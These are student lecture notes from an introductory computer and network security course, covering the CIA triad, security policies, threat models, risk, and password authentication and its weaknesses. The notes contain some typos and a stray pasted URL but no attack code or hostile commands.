Department of Information Engineering and Computer Science

Bachelor's Degree in
Information and Communications Engineering

Introduction To Computer & Network Security

Lecturer

Prof. Silvio Ranise

Students

Mattia Meneghin

Davide Zordan

Academic Year 2022/2023

Contents

1 Basic Notions

1.1 Definitions

Information security The practice of preventing unauthorized access, use, disclosure, disruption, modification, inspection, recording or destruction of information. It is a general term that can be used regardless of the form the data may take (e.g., electronic, physical).

Computer security The protection of computer systems and information from harm, theft, and unauthorized use. Computer hardware is typically protected by the same means used to protect other valuable or sensitive equipment, namely, serial numbers, doors and locks, and alarms. The protection of information and system access, on the other hand, is achieved through other tactics, some of them quite complex.

Network security Network Security is the process of taking physical and software preventative measures to protect the underlying networking infrastructure from unauthorized access, misuse, malfunction, modification, destruction, or improper disclosure, thereby creating a secure platform for computers, users and programs to perform their permitted critical functions within a secure environment.

Cyber security The ability to protect or defend the use of cyberspace from cyber attacks.

Cyber space A global domain within the information environment consisting of the interdependent network of information systems infrastructures including the Internet, telecommunications networks, computer systems, and embedded processors and controllers.

Cyber Attacks A cyber attack targeting an organization's use of cyberspace for the purpose of disrupting, disabling, destroying, or maliciously controlling a computing environment/infrastructure; or destroying the integrity of the data or stealing controlled information.

1.2 The CIA Triad

The CIA triad (**C**onfidentiality, **I**ntegrity and **A**vailability) is to be considered as a high-level characterization of the notion of **Security**, as it provides a general characterization of the notions of secrecy (*Confidentiality*), authenticity and non-repudiation (*Integrity*), and continuity (*Availability*) that need to be refined (and defined) for the use case scenario in which the system/application is going to be deployed.

Importance of the Human Factor

When considering the adoption of **mitigation measures** (also called *security controls*), it is crucial that the **human factor** is adequately evaluated. This means that if user intervention is needed (as it is the case for many security mechanisms/services, such as authentication whereby users are required to prove their presence by providing, e.g., passwords), the user experience should be as frictionless as possible; otherwise, users will either avoid the use of the service or find workarounds that will spoil its effectiveness. Consider for instance passwords; they should be long random strings of symbols but, at the same time, they should be easy to remember.
Indeed, these are conflicting requirements resolved by users with strategies to make passwords easy to remember that can be exploited by attackers to guide brute-force cracking. As a result, nowadays **passwords alone** are considered **inadequate** to protect accounts.

1.2.1 Security Properties

1 Confidentiality

- prevent un-authorised disclosure of information
- permit authorized **sharing** of information

2 Integrity

- prevent un-authorised modification of information
- permit authorized **modification** of information

3 Availability

- prevent un-authorised withholding of information or services
- readily permit authorized **access** to information or services

1.2.2 Confidentiality

- Preserving authorized restrictions on information access and disclosure, including means for **protecting personal privacy and proprietary information**.
- The property that sensitive information is not disclosed to unauthorized individuals, entities, or processes.
- The security goal that generates the requirement for protection from intentional or accidental attempts to perform **unauthorized data reads**. Confidentiality covers data **in storage, during processing, and while in transit**.
- The property that sensitive information is not disclosed to unauthorized entities. In a general **information security context**: preserving authorized restrictions on information access and disclosure, including means for preserving personal privacy and proprietary information.

Confidentiality in Practice

- Unauthorized access to sensitive information could be:
  - **Intentional**: such as an intruder breaking into the network and reading the information
  - **Unintentional**: due to the carelessness/incompetence of individuals handling the data
- How to guarantee confidentiality:
  - **Data encryption** is one way to ensure confidentiality and that unauthorized users cannot retrieve data for which they do not have access
  - **Access control** is an integral part of maintaining confidentiality by managing which users have permissions for accessing data

1.2.3 Integrity

- Guarding against improper information modification or destruction, and includes ensuring information non-repudiation and authenticity.
- Sensitive data hasn't been modified or deleted in an unauthorized and undetected manner.
- The ability to detect even minute changes in the data.
- Ensuring the authenticity of information—that information is not altered, and that the source of the information is genuine.
- The security objective that generates the requirement for protection against either intentional or accidental attempts to violate data integrity (Data has not been altered in an unauthorized manner) or system integrity (A system has when it performs its intended function in an unimpaired manner, free from unauthorized manipulation).

Autenticity: The property of being genuine and being able to be verified and trusted; Confidence in the validity of a transmission, a message, or a message originator.

Non-Repudiation (For auditability): Protection against an individual falsely denying having performed a particular action. Provides the capability to determine whether a given individual took a particular action such as creating information, sending a message, approving information and receiving a message. This is in contrast with privacy needs.

Integrity in Practice

- Data integrity can be compromised both through
  - **human errors** and **attacks** like destructive malware and ransomware
- How to guarantee integrity:
  - Implementing version control and audit trails into an IT program will allow an organization to guarantee that its data is accurate and authentic
  - Integrity is an essential component for organizations with compliance requirements
- Information integrity attack:
  - December 2017: Federal Communication Commission's net neutrality comment form witnessed a miracle... the dead returning to life
  - 2 millions identical comments under real people's identity were generated by bots
  - This activity was spotted because users reported that some of the names belonged to their died family members and friends!

Violation Of Integrity Impact is on thrustworthines of resources and services available online. Bots can influence social media by massive posting of messages carrying manipulated information with negative impact on social/democratic life.

1.2.4 Availability

- Ensuring timely and reliable access to and use of information.
- Timely, reliable access to data and information services for authorized users.
- The ability for authorized users to access systems as needed.
- A requirement intended to assure that systems work promptly and service is not denied to authorized users.
- The security goal that generates the requirements for protection against intentional or accidental attempts to **perform unauthorized deletion of data** or **cause a denial of service or data**

Availability in Practice

- Violations of availability include:
  - infrastructure failures like network or hardware issues
  - infrastructure overload
  - power outages
  - attacks such as Distributed Denial of Services (DDoS) or ransomware
- How to guarantee availability:
  - Employing a **backup system** and a **disaster recovery plan** is essential for maintaining data availability should a disaster, cyber-attack, or another threat
  - Utilizing **cloud solutions** for data storage is one way in which an organization can increase the availability of data for its users

Violation of Availability Impact is many fold:

- **Economy**: the longer the downtime, the larger the loss of money for companies or even entire (national) eco-system
- **Funamental Rights**: Censorship is obviously bad for normal democratic life

1.2.5 Remark on CIA

Its generality is, at the same time, a positive and a negative characteristic

- **positive** since it applies to a wide range of situations and use cases
- **negative** since it must be instantiated to every situation and use case; such instantiations are called security policies that require security mechanisms to be enforced

Example use case: confidentiality of bank account data:

- Employees of a bank shall access only selected data from each bank account, enough to perform their job
- A teller of a bank shall access the balance of a bank account to perform withdrawal
- A manager shall access the history of the transactions of a bank account to decide to grant or deny a loan application

1.3 Security Policies and Mechanisms

Several *security mechanisms* may be needed to guarantee one of the security properties. In contrast, a *security service* fully supports one or more properties in the CIA triad, it's typically much simpler to configure and use than a security mechanism because of the granularity of the latter. Indeed, mechanisms are lower level and present a wide range of parameters that are typically reduced to few with security services.

1 - Security policy The rules and requirements established by an organization that governs the acceptable use of its information and services, and the level and means for protecting the confidentiality, integrity, and availability of its information

2 - Security mechanism A device or function designed to provide one or more security services usually rated in terms of strength of service and assurance of the design.
Implementation of a security policy

3 - Security service A capability that supports one, or more, of the security requirements (CIA). Examples: key management, access control and authentication

1.3.1 Example of security policies

- Purpose
  - $< CompanyX >$ must protect restricted, confidential or sensitive data from loss to avoid reputation damage and to avoid adversely impacting customers.
    The primary objective is user awareness and to avoid accidental loss scenarios
- Scope
  - Any employee, user or individual with access to $< Companyx >$ systems or data
  - Definition of data to be protected
    - Personal data
    - Financial
    - Intellectual Property
- Policy rules:
  1. Employees need to complete $< CompanyX >$'s security awareness training and agree to uphold the acceptable use policy.
  2. Visitors to $< CompanyX >$ must be escorted by an authorized employee at all times. If an employee is responsible for escorting visitors, he/she must restrict them to appropriate areas.
  3. Employees must keep a clean desk. To maintain information security, employees need to ensure that all printed in scope data is not left unattended.
  4. Employees need to use a secure password on all $< CompanyX >$ systems as per the password policy. These credentials must be unique and must not be used on other external systems or services.
  5. Terminated employees will be required to return all records, in any format, containing personal information.

1.3.2 Examples of security mechanisms

Authentication Verifying the identity of a user, process, or device, often as a prerequisite to allowing access to resources in an information system.

Authorization The granting or denying of access rights to a user, program, or process.

Access control The process of granting or denying specific requests:

1. obtain and use information and related information processing services;
2. enter specific physical facilities (e.g., Federal buildings, military establishments).

1.3.3 Example of security services

Security Services are tipically composed of security mechanisms

- Also, security services are easier to use than security mechanisms as the way they can be integrated in available systems is designed to be frictionless
- This means that while security mechanisms may be difficult to configure, security services are easier to set up and deploy
- A prominent example of security services can be found in the cloud
- Authentication and authorization mechanisms are available to be used with services deployed in the cloud in a more straightforward way than when deployed on premises
  - However, notice that the responsibility of configuring the security services is entirely on the shoulder of the user of the cloud platform
  - This is referred to as the shared responsibility model

1.3.4 Trheat Model

While the CIA triad and the associated security policies characterize the security properties, that are crucial for a system/application, the **threat model specifies**, which are the threats that may violate such properties. Threat in details
Such a model is necessary as it describes the capabilities that an attacker will use to exploit vulnerabilities in a system/application and violate one or more of its security properties. Indeed, different capabilities imply varying levels of (in-)security that should be mitigated by adopting different security mechanisms/services that may be technical or non.
In other words, saying that a system/application is secure without precisely specifying with respect to which set of threats is a meaningless statement.
A threat model is based on some simplifying assumptions concerning both the system/service and the capabilities of an attacker. For instance, we typically assume that the code of an application does not contain malware inserted (either maliciously or inadvertently) by the programmer of the application. While reasonable, such assumptions should be carefully evaluated and shall be repeatedly checked over the lifetime of the system/application as the threat landscape is in constant (and fast) evolution. In general, making the "right" **trust assumptions** plays a crucial role in defining accurate and realistic threat models capable of predicting security violations. Threat Model Example

Example 1: TLS Transport Layer Security

The Transport Layer Security (TLS) protocol is used to guarantee confidentiality and integrity of data (in transit) and it is the cornerstone of web security;
Security mechanisms used:
Range of cryptographic primitives to guarantee confidentiality and integrity




Figure 1.1: Example 1: TLS

Example 2: Access control

Seen as the combination of **authentication** and **authorization**, is typically used to guarantee confidentiality and integrity of data (typically at rest).
Security mechanisms used:
Isolation for integrity and correctness with evaluation of authorization conditions




Figure 1.2: Example 2: Access Control

1.4 CIA Security Violations and Migrations

- The CIA triad is not only essential for achieving security but also helps understanding security violations (i.e. what went wrong)
- Example: **ransomware attacks**
  - Ransomware is a type of malware that threatens to publish the victim's personal data or permanently block access to it unless a ransom is paid
  - It encrypts the victim's files, making them inaccessible, and demands a ransom payment to decrypt them
  - Recovering the files without the decryption key is an intractable problem and difficult to trace digital (crypto-)currencies making tracing and prosecuting the perpetrators difficult
- Which security properties of the CIA triad can be violated in a ransomware attack?
  - Availability as access is blocked but also confidentiality if the victim's data is exfiltrated... and even integrity as files are encrypted and can be modified by the attacker
- Mitigation: **Zero Trust**
  - Zero Trust is a security framework requiring all users, whether in or outside the organization's network, to be authenticated, authorized, and continuously validated for security configuration and posture before being granted or keeping access to applications and data. It is a multilayer approach to ensure redundancy
- This is an example of **risk management**
- The CIA triad also helps understanding security violations (i.e. what went wrong) and suggests how to avoid such problems by defining security policies and mechanisms (the latter enforce the former)
- More precisely, the CIA triad is crucial for risk management that involves identifying, assessing, and treating risks to the confidentiality, integrity, and availability of an organization data and systems
  - The end goal of risk management is to treat risks in accordance with an organization's overall risk tolerance
  - Organizations should not expect to eliminate all risks rather to identify and achieve an acceptable risk level
- Risk management main phases
  1. Identification of assets, vulnerabilities, threats and controls (i.e. policies and enforcement mechanisms)
  2. Assessment as likelihood and impact of a threat exploiting a vulnerability
  3. Treatement to reduce risks by selecting appropriated controls

1.5 Risk

1.5.1 Vulnerability

- Weakness in an information system, system security procedures, internal controls, or implementation that could be exploited or triggered by a threat source.
- A weakness in a system, application, or network that is subject to exploitation or misuse.
- A flaw or weakness in a computer system, its security procedures, internal controls, or design and implementation, which could be exploited to violate the system security policy.

1.5.2 Threat

- Any circumstance or event with the potential to adversely impact organizational operations (including mission, functions, image, or reputation), organizational assets, or individuals through an information system via unauthorized access, destruction, disclosure, modification of information, and/or denial of service. Also, the potential for a threat-source to successfully exploit a particular information system vulnerability
- An activity, deliberate or unintentional, with the potential for causing harm to an automated information system or activity
- The potential for a threat-source to exercise (accidentally trigger or intentionally exploit) a specific vulnerability

Example of Threats

1 - Hackers

- Break a password or sniff it off the network
- Use social engineering to get a password
- Taking up resources with irrelevant messages
  - Denial-of-service attacks aim aims to disrupt a service by either exploiting a vulnerability or by sending a lot of bogus messages to a computer offering a service

2 - Viruses and some worms

- A **virus** is a self-replicating program that requires user action to activate such as clicking on Email, downloading an infected file or inserting an infected floppy, CD..
- A **worm** is a self-replicating program that does not require user action to activate. It propagates itself over the network, infects any vulnerable machine it finds and then spreads from it further

1.5.3 Attack

- Any kind of malicious activity that attempts to collect, disrupt, deny, degrade, or destroy information system resources or the information itself
- An attempt to gain unauthorized access to system services, resources, or information, or an attempt to compromise system integrity, availability, or confidentiality
- The realization of some specific threat that impacts the confidentiality, integrity, accountability, or availability of a computational resource.

Further Difficulties

- Growing attack surface
  - How to evaluate the risks from 3rd party sw?
  - How to evaluate the interdependencies from the infrastructure?
  - How to evaluate the dependencies from the physical world?
- Difficulties in getting cyber-intelligence information
  - How to exploit information from other stakeholders to counter threats?
  - How to contribute (in a trusted way) to help other stakeholders?

1.5.4 In a Nutshell




Figure 1.3: In a Nutshell




Figure 1.4: Example 1 of risk

1.5.5 In a Nutshell 2




Figure 1.5: In a Nutshell 2




Figure 1.6: Example 2 of risk

1.5.6 Risk

- The probability that a particular security threat will exploit a system vulnerability.
- A measure of the extent to which an entity is threatened by a potential circumstance or event, and typically a function of:
  1. (i) the adverse impacts that would arise if the circumstance or event occurs;
  2. (ii) the likelihood of occurrence.

Note: Information system-related security risks are those risks that arise from the loss of confidentiality, integrity, or availability of information or information systems and reflect the potential adverse impacts to organizational operations (including mission, functions, image, or reputation), organizational assets, individuals, other organizations, and the Nation. Adverse impacts to the Nation include, for example, compromises to information systems that support critical infrastructure applications or are paramount to government continuity of operations as defined by the Department of Homeland Security.

Remarks on Risk

Risk is the result of threats exploiting vulnerabilities to obtain, damage, or destroy resources together with their impact on the properties in the CIA triad

Threats can be characterized as a combination of:

- **intent** = propensity to attack
- **capability** = ability to successfully attack

Vulnerabilities are characterized by how easy it is to:

- **identify** them
- **exploit** them

Threats and **vulnerabilities** give the likelihood that an adverse event may happen

- Impact should be evaluated with respect to each stakeholder that has an interest in the system under consideration
  - *Example*: unauthorised disclosure of personal information may have catastrophic consequence for the patients involved in the data breach but can be negligible for the organization offering the healthcare service if the number of patients involved is low

1.5.7 Likelihood requires a threat model

- A threat model is a structured representation of all the information that affects the security of an application, i.e. it is a view of the application and its environment through the lens of security
- A threat model typically includes:
  - *What are we working on?*
    - Description of the system to be modelled
  - *What can go wrong under some "reasonable" assumptions?*
    - Assumptions that can be checked / challenged in the future as the threat landscape changes
    - Potential threats to the system
  - *What are we going to do about it?*
    - Controls that can be taken to mitigate each threat
  - *Did we do a good job?*
    - A way of validating the model and threats, and verification of success of controls taken

Threat Model Example

- Description of the system to be modelled
  - Password storage in an application
- Assumptions that can be checked / challenged in the future as the threat landscape changes
  - Offline attacks to passwords are the only security concerns
- Potential threats to the system
  - Decryption of hashed passwords using brute force possible since weak hashing algorithm (MD5) is used
- Controls that can be taken to mitigate each threat
  - Update hashing algorithm to known secure one
- A way of validating model & threats and verification of success of controls taken


Remark on Impact

It is crucial to observe that the impact of an attack cannot be defined in absolute terms but only relative to one of the stakeholders involved in the system/application. This is so because the negative consequences of a given attack are different when considered from different perspectives.

- Nowadays, computers are everywhere and the impact of attacks can be substantial
- Example:
  - Automotive attacks can lead to important consequences both on the vehicles and the passengers
  - For the 2015 attack on a FCA jeep, impact was substantial for all stakeholders
    - Manufacturer obliged to recall 1.4 millions vehicles
    - Drivers and passengers safety put at risk

1.6 Risk Matrix

$Risk = Likelihood \times Impact$



1.7 Final Remarks on Security

1.7.1 Threat Modeling is Crucial

- Security is characterized by protection against an adversary or, possibly, against some other physical or random process
- Security typically focuses on malicious adversaries
- Core to any consideration of security is the modelling of malicious adversaries
  - **motivations** (in the past... glory, nowadays... money)
  - **capabilities** (intercept messages, modify messages, read keys pressed, ...)
  - **threats** (roughly, negative impact on systems, operations, organization, ...)
- Arguing that a system is secure without referring to an attacker model does not make much sense
- Indeed, absolute security does not exist even for so-called air-gapped system

1.7.2 Security Controls

Deploying Security Controls Requires to Consider Several Different Aspects:

- In order to mitigate threats, security proposes controls/mitigation strategies affecting
  - **people** (e.g., rules for setting passwords)
  - **process** (e.g., regularly update software)
  - **technology** (e.g., authentication and access control)
- Controls can be classified in:
  - **preventive**, i.e. before the bad event (e.g., locking out unauthorized intruders)
  - **detective**, i.e. during the bad event (e.g., turning an intruder alert on a dashboard)
  - **corrective**, i.e. after the bad event (e.g., recovering deleted data from a backup)
- Selection of controls is based on:
  - *risk management*: the process of identifying vulnerabilities and threats to the information resources used by an organization and deciding what countermeasures, if any, to take in reducing risk to an acceptable level
  - *considering the human factor*: controls must be easy to use and must neither require stress of mind nor the knowledge of a long series of rules
- Security controls are human artifacts that
  - can mitigate the impact of an attack but in many cases do not avoid it completely
  - can contain vulnerabilities that can be exploited to mount attacks

- In other words, we are left with a (non-null) residual risk, i.e. the amount of danger associated with an attack after risks have been mitigated by security controls
  - Example: automotive seat-belts
    - Use of seat-belts reduces the risk of injury although it does not cancel it as
      - accidents may be quite serious and seat-belts can only mitigate consequences
      - installation of set-belts may be defective and mitigation of risk is reduced

1.7.3 Security and Trust Assumption

Security and Trust Assumption are also crucial

- The role of trust in software
  - **Dependability** = ability to avoid failures that are more frequent and severe than is acceptable
  - **Failure** = an event that occurs when the delivered service deviates from correct service
  - **Trust** = accepted dependence
- Example: SolarWinds attack
  - The attack compromises the infrastructure of SolarWinds, a company that produces a network and applications monitoring platform called Orion, and then uses that access to produce and distribute trojanized updates to the software's users (an instance of a supply chain attack)
  - A trojan is any malware (i.e. a software intentionally designed to cause damage) that misleads users of its true intent
- Impact on 425 of the US Fortune 500, the top ten US telecommunications companies, the top five US accounting firms, all branches of the US Military, the Pentagon, the State Department, and hundreds of universities and colleges worldwide

1.7.4 Security Violation

Security Violation can be traced back to violations of the CIA Triad

What does it mean exactly to "violate security"?

There many possibly answers to the question above including:

- A security violation can be the **unauthorized sharing** of sensitive information such as personal data of patients in a healthcare system
- A security violation can be the **unauthorized modification** of the content of a resource such as modifying the balance of bank account
- A security violation can be the **unauthorized withholding** of the content of a resource or service such as the unavailability of network services

The three answers correspond to three crucial properties characterizing three possible dimensions of security.

2 Authentication

2.1 User Authentication & Digital Identity

Digital Identity An identity whose attributed are stored and trasmitted in digital form


Identity A set of attributes related to an entity

Attribute A characteristic or property of an entity that can be used to describe its state, appearance, or other aspects


Digital identification Can be authenticated unambiguously through a digital channel, unlocking access to banking, government benefits, education, and many other critical services. The **risks** and potential for misuse of digital ID are real and deserve attention.

2.1.1 Individuals use digital ID

Individuals use digital ID in 6 roles to interact with institutions and create share value



2.2 Digital Identity Lifecycle



2.3 An Introduction to password

When logging on to a computer you enter **user name** and **password**:

- Entering user name: You announce who you are
- Entering password: You prove that you are who you claim to be

This is called *user authentication*: the process of verifying a claimed user identity.
Authentication by password is widely accepted and easy to implement (it may be tricky).

2.3.1 Authentication Enrollment

Passwords should be secrets shared between the user and the system, *how to choose them?*
PARADOX Password should be complex but easy to remember
A solution of the password distribution could be:

- Collect password personally
- Sent via email
- Use a password manager

2.4 A bit of password history

2.4.1 Morris Worm

- A computer worm is a standalone malware program that replicates itself in order to spread to other computers
- It often uses a computer network to spread itself, relying ohttps://it.overleaf.com/projectn security failures on the target computer to access it, but in 1988 it also exlpoited easy to guess a password
- By design Morris worm had legit pourposes
  - A coding error allowed the worm to infect multiple times the same computer thus potentially exhausting its resources
  - In other words, the Morris worm was able to mount a Denial of Service attack

After Morris Worm

- In the first 90s, passwords were stored in shadow files
- Instead of storing the (hashed and salted) passwords, they are moved to another file, called shadow, and making this file readable only by those users who have access to the system root directory
  - In other words, we are protecting the shadow file in which the passwords are stored by using another fundamental security mechanism called access control

Then:

- only *servers* use certificates
- *Users* at the client side are typically asked to enter passwords or other credentials to authenticate at servers (TLS)

2.4.2 Password and The Web

Resetting forgotten passwords, previously done manually by system administrators of organizations, was automated by email

- The increased number of accounts per user stimulates the reuse of the same password for multiple services to help them memorize a reasonable number of passwords
- passwords are sent in clear so hackers sniffing network traffic could steal them

2.4.3 Enrollment / On-Boarding

Resolution

- Collection of Personal Identifiable Information (PII) from the applicant
  - Examples: name, address, date of birth, email, and phone number
- Collection of two forms of identity evidence
  - Example: driver's license and passport by using the camera of a laptop

Validation

- Validation of the information supplied above by checking an authoritative source
- Check of the images of the license and the passport for alterations, coherence of the information on the documents and compliance against standard
- Check with the issuing sources for the license and passport and validates the information matches

Verification

- Ask the applicant for a photo of themselves to match to the license and passport
- Matching the pictures on the license and the passport to the applicant picture
- Sending an enrollment code to the validated phone number of the applicant, the user provides the enrollment code, and check if they match, verifying the user is in possession and control of the validated phone number
- The applicant has been successfully identity proofed

Identity Assurance Level

A category that conveys the degree of confidence that the applicant's claimed identity is their real identity

IAL 1 : Attributes, if any, are self-asserted or should be treated as self-asserted

IAL 2 : Either remote or in-person identity proofing is required

IAL 3 : In-person identity proofing is required. Identifying attributes must be verified by an authorized respresentative through examination of physical documentation

2.4.4 Digital Authetication

Digital Authetication The process of verifying the identity of a user, process or device. The **claimant** must demonstrate to the **verifier** that is indeed the one that claims to be.

Logging Insertion of

- *Username*, to annunce who you are
- *Password*, to prove that you are who you claim to be

This type of 'authentication' is called **user authentication**: the process of verifying a claimed user identity.
Authentication by password is widely accepted and not too difficult to implement (although it may be tricky).

In the context of web authentication No single technology is likely to solve the authentication problem perfectly in all use cases. A synergistic combination of several different techniques is more likely to succeed and cope with the heterogeneous requirements arising in different use cases (social networks, financial services, healthcare services, ..)
In practice, several different authentication processes use passwords in combination with other techniques including additional authentication factors (e.g., biometrics or One Time passwords) and Machine Learning for risk based authentication

2.5 Passwords: Attack & Migration

2.5.1 Threat Model for Cracking Passwords

On-line It can be easily mitigated, it is sufficient to set a maximum number of attempts and then to block the authentication procedure for a certain interval of time to make brute-forcing practically impossible.

Off-line

- Attackers is able to steal the file / database where passwords are stored
- The attacker can then be able to carry a brute-force attack
- It becomes crucial to adequately protect the passwords in storage...
- ... unfortunately, still today, there are several cases in which the protection is not implemented (i.e. passwords are stored in clear) or implemented in the wrong way (e.g., the hash functions used are weak or vulnerable to attacks)

2.5.2 Guessing Password

Brute force (exhaustive search): try all possible combinations of valid symbols up to a certain length

- The problem is that nowadays a lot of computational power is available at a reasonable cost
- This is so for several different reasons including
  - Moore's law: the number of transistors that could be housed in a dense integrated circuit doubles about every two years
    - this phenomenon suggests that computational progress will become significantly faster, smaller, and more efficient over time
  - possibility to rent hw from cloud service providers (e.g., Amazon)

  Dictionary Attack namely search through a restricted name space
  - passwords associated with a user like name, names of friends and relatives, car brand, car registration number, phone number,..., or try popular passwords
  - example: dictionary attack, i.e. trying all passwords from an on-line dictionary
- Trying a large number of
  1. commonly used names as possible account names and then
     - root, webmaster, admin, mysql, oracle, guest, test and relative password
  2. try a large number of commonly used passwords for the account
- You cannot prevent an attacker from accidentally guessing a valid password, but you can try to reduce the probability of a password compromise

Why Dictionary attacks are so effective? In 2009, a large site, rockyou.com, with more than 32 million users, got hacked and the website stored all its users' passwords in plain text and all the passwords were leaked. It's a feedback loop:
passwords are cracked, added to word lists and used to crack new passwords. To crack:

1. Create a file containing digests of passwords
2. invoke hashcat with the digest generate on an available word list

Alternately there is the **rainbow table**: Obtained precomputing all the digests of the word list.
It takes a lot of time, but it needs to be compute just once.

2.5.3 Mitigation

Change default passwords and use passphrases.

- Often passwords for system accounts have a default value (e.g., admin)
- Avoid guessable passwords:
  - Prescribe a minimal password length
  - Password format:
    mix upper and lower case, include numerical and other non- alphabetical symbols
  - Today on-line dictionaries for almost every language exist

NIST LLimitation of Passwords

- Forbid commonly used passwords
- Don't use password hints or knowledge-based authentication
- Limit the number of password attempts

2.5.4 Password Generators and Managers

Websites and apps offer to create randomly generated password

- Based on pseudo random number generators (e.g., linear congruential generators) to create a random string of symbols often of length between 10 and 16 characters
- If only generators are used, then burden of remembering passwords is on user
- Notice that generated passwords are typically longer than 8 characters because it is becoming cheaper and cheaper to brute passwords of up to that lengt, this makes the task of remembering them even more difficult
- If managers are used, then they may be vulnerable to attacks especially if they are on-line

2.5.5 Protecting The Password File

- Operating system maintains a file with user names and passwords
- Attacker could try to compromise the confidentiality / integrity of password file
- Options for protecting the password file:
  - cryptographic protection
  - access control enforced by the operating system
  - combination of cryptographic protection and access control, possibly with further measures to slow down dictionary attacks

2.6 Recap

2.6.1 Hash function

Particular process of hash function that are used to obtain the digest, which is a particular collection of bits that represent in a summarized form the input.
In order to check if 2 very large file are equal, do not compare bit-bit (Large File), just compute the 2 digest (Summarized form 256/512 bits).
This is possible thanks to the HASH function properties (for instance that is very cheap to compute hash function, so you obtain very quickly the output that are robust against collisions). The main property is that it's very computationally heavy to invert.
So if I apply hash function to the passwords, I can forget about them and keep in memory only the digest, although the brute force attack is still possible.
So I need to add something to protect the vulnerability of my password (MFA):

- Knowledge
- Inherence (fingerprint)
- Possession (Smartphone)

I need to prove to the verifier of the authentication procedure that you control this authenticator, which stores and handles this addictional authentication factor.

OTP is base on challenge-response protocol, so the server that needs to check the authentication procedures issues a challenge: insert something (For istance password, pin), once returns to the verifier, it is able to check that this manipulation is made by the same user that inserted the password.
If both factors are checked and verified and associated with the same user, the authentication procedure is accepted. So in this case, the attackers has 2 factor to compromise. (Stealing OTP is not 0, but very low.)

2.7 FIDO

Namely, **F**ast **ID**entity **O**nline.

